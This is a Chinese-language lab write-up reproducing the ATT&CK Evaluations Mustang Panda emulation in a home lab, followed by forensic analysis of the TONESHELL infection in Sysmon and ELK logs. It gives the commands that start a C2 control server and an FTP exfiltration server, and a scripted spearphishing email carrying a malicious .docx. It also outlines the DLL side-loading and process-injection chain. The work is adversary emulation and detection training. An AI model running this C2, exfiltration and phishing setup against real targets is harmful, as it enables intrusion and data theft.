基於ATT&CK Evaluations Enterprise 2025 Mustang_Panda 攻擊&鑑識模擬演練↗
auth : yunshiuan
Mustang_Panda Overview↗
Mustang Panda 是一個源自中國的網路間諜組織,至少自 2017 年起就開始活躍,部分證據更指出他們的活動最早可追溯至 2011 年。該組織是中國國家支持的 APT 中,最持續活躍且具備高度適應力的敵手之一。
過去,Mustang Panda 的攻擊行動主要鎖定對中國政府具備戰略利益的組織,也就是位於南亞、東南亞、歐洲與美國的政府機構、非營利組織及 NGO。然而,近年來該組織的攻擊範圍也波及了全球的高知名度目標,包含梵蒂岡、電信供應商以及各地的私人企業。
Reference : https://attackevals.github.io/ael/enterprise/mustang_panda/cti_emulation_resources/
本次的報告會展示基於 https://attackevals.github.io/ael/enterprise/mustang_panda/cti_emulation_resources/mustang_panda_scenario_overview/ 提供的 Scenario 進行完整的 TTPs 流程與鑑識流程,包含兩個 Mustang Panda 常使用的 Toneshell 以及 PlugX 惡意程式執行情境並進行鑑識。
關於模擬環境↗
在 https://github.com/attackevals/ael 當中,有提供 AWS 的環境架設腳本,將整個 AD 等等服務架在 AWS 上,但是根據官方所說
AWS Cost Estimate: A rough estimated cost for the environment is approximately $2500 per month, assuming the hosts are run 24/7. !!!
Reference : https://github.com/attackevals/ael/blob/main/Enterprise/scattered_spider/Resources/setup/GettingStarted.md
我有嘗試架設了2 天左右時間,過程中因為套件以及對 AWS 不太熟的原因導致安裝的過程一直失敗,最終結果則是沒有辦法架設完成,並且消耗完了 Credit 甚至收到了 68.12 美元的帳單。不過我在架設過程中有學到挺多 AWS EC2 S3 org 等等設定知識,想想也是有點賺的


因此本次兩個模擬的 Scenario 會是原本在 ael Repo 上的簡化版,虛擬機均部署於 Proxmox 上,但在攻擊模擬方面仍忠實還原 Mustang Panda 的 TTPs
另外因為環境自己架的關係,攻擊腳本與設定等等都會需要自己設定,因此提供適用我自己架的模擬環境修改過後的 Repo : https://github.com/YunshiuanOAO/ael
鑑識方面,在每一個受害虛擬機當中,皆有安裝以下鑑識工具
- winlogbeat : https://www.elastic.co/downloads/beats/winlogbeat
- packetbeat : https://www.elastic.co/downloads/beats/packetbeat
- Sysmon : https://learn.microsoft.com/zh-tw/sysinternals/downloads/sysmon
- KAPE : https://www.kroll.com/en/services/cyber/incident-response-recovery/kroll-artifact-parser-and-extractor-kape
並架設 ELK 管理每一台機器的 log
Toneshell Version↗
Scenario↗
針對 Mustang Panda 的威脅模擬鎖定了 Windows 系統的小規模情境。本次情境聚焦於該攻擊者如何利用社交工程,來投遞 TONESHELL 惡意軟體。
此外,本次模擬也特別著重於 Mustang Panda 濫用受信任 Windows 行程的手法,其中包含:利用 DLL side-loading 來投遞惡意軟體、使用合法執行檔進行 Defense Evasion 與 Persistence,以及依賴系統內建工具來進行資料收集與外洩。
開始模擬前設定↗
將 Simple File Server , Plugx, VScode_Tunnel , Toneshell Handlers , SMTP server ,FTP-server 架起來並建立 python 虛擬環境
sudo apt install -y golang python3 python3-venv

cd /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer
mkdir -p certs
openssl req -x509 -newkey rsa:2048 -keyout certs/plugx.key -out certs/plugx.pem \
  -days 365 -nodes -subj "/CN=192.168.1.127"

go build -o controlServer .

python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt

sudo ./controlServer -c config/mustang_panda.yml

# ftp-server
pip3 install pyftpdlib
python3 -m pyftpdlib -p 21 -w -u ftp_user -P ftp_pass -d /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/payloads/exfil/
另外 RDP 進入到 harrenhal 的電腦並掛載 file-server
net use \\192.168.1.81\C$Initial Access↗

在這一步中,Mustang Panda 向 harrenhal 發送了一封包含惡意 .docx 檔案的電子郵件,harrenhal 打開該檔案,點擊嵌入的連結,並下載一個受密碼保護的 RAR 檔案,最終執行一個 LNK 檔案。該 LNK 檔案觸發了一連串的行動,涉及 Toneshell 載入器 (wsdapi.dll),該載入器採用了反分析技術,重複執行多次,並注入到 waitfor.exe 進程中。一旦完全執行,Toneshell EUS 會解密並加載 shellcode,收集受害者信息,並通過 8443 埠與攻擊者的指揮與控制伺服器建立連接。
Attacker 模擬↗
首先先前往 kali ,輸入下面指令送出 email
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/email_generation/send_email.py \
localhost \
/home/yunshiuan/ael/Enterprise/mustang_panda/Resources/payloads/toneshell_spearphishing.html \
-t 'yunshiuan1101@outlook.com' \
-f 'fantaryon@lorath.com' \
-fn 'Ferrego Antaryon' \
-s 'Westeros & Essos Cyber Summit 2025 Attendance Confirmed' \
-a /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/payloads/toneshell_spearphishing.docx \
-an 'Strategic Competition with Pentos - Assessing Braavos Competitiveness Beyond Essos.docx' \
-p 25 接下來回到 harrenhal 並下載 email 裡面的 .docx ,以及下載嵌入在裡面的
 250325_Pentos_Board_Minutes.rar 並用 Pentos passowrd 解壓縮並點擊 LNK 檔執行惡意程式

回到 kali 確定是否有被 C2 偵測

Defender↗
harrenhal 在這邊的部分的行為有
- 瀏覽器訪問 outlook.com ,收信並下載 .docx 文件
- 下載後點擊 .docx 文件,訪問惡意網站下載 rar 檔
- 解壓 Rar 檔,並執行了惡意 LNK 檔
因此首先可以先看 edge 的訪問紀錄,使用 KAPE 把瀏覽器 db 導出來
路徑為 : C:\Users\harrenhal\AppData\Local\Microsoft\Edge\User Data\Default\History ,並用 DB browser for SQLite 查看


可以發現他有下載250325_Pentos_Board_Minutes.rar 以及 Strategic Competition with Pentos - Assessing Braavos Competitiveness Beyond Essos.docx ,另外在 ELK 使用 sysmon event code 11 fillter 過後,可以看到這兩筆,這兩筆證明上述兩個檔案有落地
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.TargetFilename |
|---|---|---|---|
| Mar 24, 2026 @ 19:01:24.957 | C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe | harrenhal | C:\Users\harrenhal\Downloads250325_Pentos_Board_Minutes.rar:Zone.Identifier |
| Mar 24, 2026 @ 19:09:30.522 | C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe | harrenhal | C:\Users\harrenhal\Downloads\Strategic Competition with Pentos - Assessing Braavos Competitiveness Beyond Essos.docx:Zone.Identifier |


接下來在下面這個紀錄就可以證明 harrenhal 使用了 winrar.exe 將剛剛的 250325_Pentos_Board_Minutes.rar 解壓縮
